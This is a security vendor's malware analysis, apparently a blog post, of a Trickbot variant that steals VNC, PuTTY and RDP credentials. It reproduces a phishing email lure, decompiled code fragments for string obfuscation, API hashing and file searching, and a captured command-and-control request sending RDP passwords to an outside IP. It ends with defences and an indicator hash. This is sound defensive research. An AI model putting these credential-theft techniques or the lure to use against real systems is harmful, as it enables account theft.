Malware

Trickbot Adds Credential-Grabbing Capabilities

Trickbot's authors clearly aren't done updating it — we recently found a new variant that uses an updated version of the pwgrab module that lets it grab remote application c

By: Noel Anthony Llimos, Carl Maverick Pascual
February 12, 2019
Read time: 3 min (681 words)

Authors

Noel Anthony Llimos
Threats Analyst

Carl Maverick Pascual
Threats Analyst

In November 2018, we covered a Trickbot variant that came with a password-grabbing module, which allowed it to steal credentials from numerous applications. In January 2019, we saw Trickbot (detected as TrojanSpy.Win32.TRICKBOT.AZ and Trojan.Win32.MERETAM.AD) with new capabilities added to its already extensive bag of tricks. Its authors clearly aren't done updating Trickbot — we recently found a new variant that uses an updated version of the pwgrab module that lets it grab remote application credentials.

Infection Chain




Figure 1. Infection chain for the malware

Technical Analysis

The malware arrives via an email disguised as a tax incentive notification from a major financial services company. This email includes a macro enabled (XLSM) Microsoft Excel spreadsheet attachment (detected as Trojan.W97M.MERETAM.A) that purportedly contains the details of the tax incentive. However, as these attachments usually go, this macro is malicious and will

Related Articles


Mekotio Banking Trc
Threatens Financial
Latin America

Examining Water Sig
Infection Routine Le
an XMRig Cryptomin

ICO Scams Leverage
Olympics to Lure Vic
AI for Fake Sites

See all articles ›

download and deploy Trickbot on the user's machine once activated.



FW: 2018 EF Tax Incentive Billing

JD - Deloitte <@deloitteus.org>
1/29/2019 12:44 AM

To:

deloitte_tax_file28012019.xlsm
32.81 KB

Please see the attached Tax Incentive billing

Tax Senior | Business Tax Services
Deloitte Tax LLP
2000, Atlanta, GA 30303
www.deloitte.com

Please consider the environment before printing.

This message (including any attachments) contains confidential information intended for a specific individual and purpose, and is protected by law. If you are not the intended recipient, you should delete this message and any disclosure, copying, or distribution of this message, or the taking of any action based on it, by you is strictly prohibited.
v.E.1
Privacy Notice:This message is from Engineered Floors, LLC. The information contained in this message may be privileged and confidential and protected from disclosure. If the reader of this message is not the intended recipient, or an employee or agent responsible for delivering this message to the intended recipient, you are hereby notified that any dissemination, distribution or copying of this communication is strictly prohibited. If you have received this communication in error, please notify us immediately by replying to this message and deleting it from your computer.

Figure 2. The spam email containing the malicious macro-enabled attachment.




Figure 3. Screenshot of the attached spreadsheet document

This Trickbot variant is largely similar to the variant we discovered in November. However, the 2019 version adds three new functions, one each for the Virtual Network Computing (VNC), PuTTY, and Remote Desktop Protocol (RDP) platforms.

```
  sub_1001771C();
  hHandle = CreateThread(0, 0, StartAddress, (LPVOID)3, 0, &ThreadId);
  v2 = CreateThread(0, 0, StartAddress, (LPVOID)1, 0, &ThreadId);
  v3 = CreateThread(0, 0, StartAddress, (LPVOID)2, 0, &ThreadId);
  WaitForSingleObject(hHandle, 0xFFFFFFFF);
  WaitForSingleObject(v2, 0xFFFFFFFF);
  WaitForSingleObject(v3, 0xFFFFFFFF);
  sub_10001D53();
  sub_1000703E();
  sub_10009D2F();
  return 0;
}
```

```
  sub_100808F0();
  hHandle = CreateThread(0, 0, sub_10005460, 3, 0, &ThreadId);
  v2 = CreateThread(0, 0, sub_10005460, 1, 0, &ThreadId);
  v3 = CreateThread(0, 0, sub_10005460, 2, 0, &ThreadId);
  WaitForSingleObject(hHandle, 0xFFFFFFFF);
  WaitForSingleObject(v2, 0xFFFFFFFF);
  WaitForSingleObject(v3, 0xFFFFFFFF);
  sub_1000B9C3();
  sub_1001DC0B();
  sub_1002379D();
  sub_10021D41(v2, v3);
  sub_10012778(v2, v3);
  sub_100206AB(v2, v3);
  return 0;
}
```

Figure 4. Comparison of the pwgrab modules from November 2018 (top) and January 2019 (bottom). Note the added functions in the code.

```
POST /tot390/DYIT-WIN7-X86_W617601.F5E0152357587FDD3921CB3E282A2E6E/81/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET
CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E; InfoPath.2)
Host: 103.196.52.20
Connection: close
Content-Type: multipart/form-data; boundary=----------KDNFOMEPKPIVPVPS
Content-Length: 246

[redacted]

----------KDNFOMEPKPIVPVPS
Content-Disposition: form-data; name="source"

RDP passwords
----------KDNFOMEPKPIVPVPS--
HTTP/1.1 200 OK
connection: close
server: Cowboy
date: Mon, 28 Jan 2019 02:32:03 GMT
content-length: 3
Content-Type: text/plain

/1/
```

Figure 5. C&C traffic with the RDP credentials being sent.

One of the techniques enforced by these new functions encrypts the strings it uses via simple variants of XOR or SUB routines.

```
v7 = 0;
*(a1 - 161) = xmmword_100E89C0;              // %APPDATA%\\Microsoft\\Windows\\Recent\\
*(a1 - 129) = 0xC2E9F2FE;
*(a1 - 145) = xmmword_100E89D0;
*(a1 - 125) = 0;
do
{
  *(a1 + v7 - 160) ^= v7 + *(a1 - 161);
  ++v7;
}
while ( v7 < 35 );
*(a1 - 125) = 0;
buf_to_buf(a1 - 212, (a1 - 160));
```

```
sub_1000E3C0(a1 - 124, 0, v4);
*(a1 - 21) = 0x67727A32;                     // .vnc
*(a1 - 17) = 0x6E722A32;                     // .lnk
*(a1 - 13) = 0;
do
  *(a1 + v1++ - 21) -= 4;
while ( v1 < 8 );
```

Figure 6. XOR routine (top) and SUB routine (bottom) string encryption.

It also makes use of API hashes for indirect API calling, which was prominently attributed to the Carberp trojan source code leak from 2013.

```
v11 = func_api_hash(1, 0x32432444, 137);    // findfirstfile
v12 = v11 ? (v11)(v10, a1 - 580) : 0;
sub_1000E3C0(a1 - 44, v12, v4);
sub_1000E3C0(a1 - 68, v12, v4);
*(a1 - 4) = -1;
sub_1000E3C0(a1 - 92, v12, v4);
if ( v12 != -1 )
{
  while ( 1 )
  {
    if ( !(*(a1 - 580) & 0x10) )
      goto LABEL_20;
    v13 = func_api_hash(1, 0x2CA2B7E6, 124);// lstrcmpA
    v14 = v13 ? (v13)(a1 - 536, ".") : 0;
    if ( v14 )
    {
      v15 = func_api_hash(1, 0x2CA2B7E6, 124);// lstrcmpA
      v16 = v15 ? (v15)(a1 - 536, "..") : 0;
      if ( v16 )
        break;
```

Figure 7. API hashing artifact from the Carberp Source Code.

VNC

To grab VNC credentials, the pwgrab module searches for files using the "***.vnc.lnk**" affix that are located in the following directories:

- *%APPDATA%\Microsoft\Windows\Recent*
- *%USERPROFILE%\Documents, %USERPROFILE%\Downloads*

The stolen information includes the target machine's hostname, port, and the proxy settings.

```
file_recurse(a1);
*(a1 - 64) = xmmword_100E8340;              // %USERPROFILE%\Downloads
*(a1 - 48) = 0x90B120A;
v28 = 0;
*(a1 - 44) = 0x1601040A;
*(a1 - 40) = 0;
do
  *(a1 + v28++ - 63) ^= *(a1 - 64);
while ( v28 < 23 );
*(a1 - 40) = 0;
buf_to_buf(a1 - 124, (a1 - 63));
*(a1 - 4) = 8;
v29 = sub_100212F2(*(a1 - 36));
sub_100134F0((a1 - 92), 0, v4, v29);
sub_1000E3C0(a1 - 188, 0, v4);
*(a1 - 4) = 2;
sub_1000E3C0(a1 - 124, 0, v4);
*(a1 - 21) = 0x67727A32;                    // .vnc
*(a1 - 17) = 0x6F727032;                    // .lnk
*(a1 - 13) = 0;
do
  *(a1 + v1++ - 21) -= 4;
```

Figure 8. Screenshot of how pwgrab locates ".vnc.lnk" files on the %USERPROFILE%\Downloads directory.

The module will send the required data via POST, which is configured through a downloaded configuration file using the filename "*dpost.*" This file contains a list of command-and-control (C&C) servers that will receive the exfiltrated data from the victim.

```
v48 = sub_10005850(aVncPasswordsAr[1]);
v49 = sub_10005850(aVncPasswordsAr[2]);
v50 = sub_10005850(aVncPasswordsAr[3]);
v51 = sub_10005850(aVncPasswordsAr[4]);
v52 = sub_10005850(aVncPasswordsAr[5]);
v53 = sub_10005850(aVncPasswordsAr[6]);
v54 = sub_10005850(aVncPasswordsAr[7]);
v55 = sub_10005850(aVncPasswordsAr[8]);
v56 = sub_10005850(aVncPasswordsAr[9]);
v57 = sub_10005850(aVncPasswordsAr[10]);
v58 = sub_10005850(aVncPasswordsAr[11]);
v59 = sub_10005850(aVncPasswordsAr[12]);
v60 = sub_10005850(aVncPasswordsAr[13]);
v61 = sub_10005850(aVncPasswordsAr[14]);
v62 = sub_10005850(aVncPasswordsAr[15]);
v63 = sub_10005850(aVncPasswordsAr[16]);
v64 = sub_10005850(aVncPasswordsAr[17]);
v65 = sub_10005850(aVncPasswordsAr[18]);
v66 = sub_10005850(aVncPasswordsAr[19]);
v67 = sub_10005850(aVncPasswordsAr[20]);
v68 = sub_10005850(aVncPasswordsAr[21]);
v69 = sub_10005850(aVncPasswordsAr[22]);
v70 = 0;
v19 = 66;
v20 = sub_10005840(aDpst[0], 0);
v21 = sub_10005840(aDpst[1], 1);
v22 = sub_10005840(aDpst[2], 2);
v23 = sub_10005840(aDpst[3], 3);
v24 = 0;
sub_10022710(&v46);
sub_10005550(&v19);
sub_1007FA1C(0);
```

Figure 9. Stolen Information being exfiltrated to the C&C server.

PuTTY

To retrieve the PuTTY credentials, it queries the registry key *Software\SimonTatham\Putty\Sessions* to identify the saved connection settings, which allows the module to retrieve information such as the Hostname and Username, and Private Key Files used for authentication.

Figure 10. Registry traversal for Putty data exfiltration (left), code showing hostname, username and Private Key Files (right).

RDP

Its third function related to RDP uses the **CredEnumerateA** API to identify and steal saved credentials. It then parses the string "**target=TERMSRV**" to identify the hostname, username, and password saved per RDP credential.

Recommendations

These new additions to the already "tricky" Trickbot show one strategy that many authors use to improve the capabilities of their creations: gradual evolution of existing malware. While this new variant is not groundbreaking in terms of what it can do, it proves that the groups or individuals behind Trickbot are not resting on their laurels and continuously improve it, making an already-dangerous malware even more effective.

Fortunately, users can nip these attacks in the bud simply by following the best practices against spam. This includes being aware of the main characteristics of a spam email, such as a suspicious sender address and multiple grammatical errors. We also recommended that users refrain from opening email attachments unless they are sure that it is from a legitimate source.

Trend Micro solutions

The following Trend Micro solutions, powered by XGen™ security, protect systems from all types of threats, including malware such as Trickbot:

- **Trend Micro™ Security**
- **Smart Protection Suites and Worry-Free™ Business Security**
- **Trend Micro Network Defense**

Indicators of Compromise (IOCs)

Trickbot (Detected as TrojanSpy.Win32.TRICKBOT.AZ)

- **374ef83de2b254c4970b830bb93a1dd79955945d24b824a0b35636e14355fe05**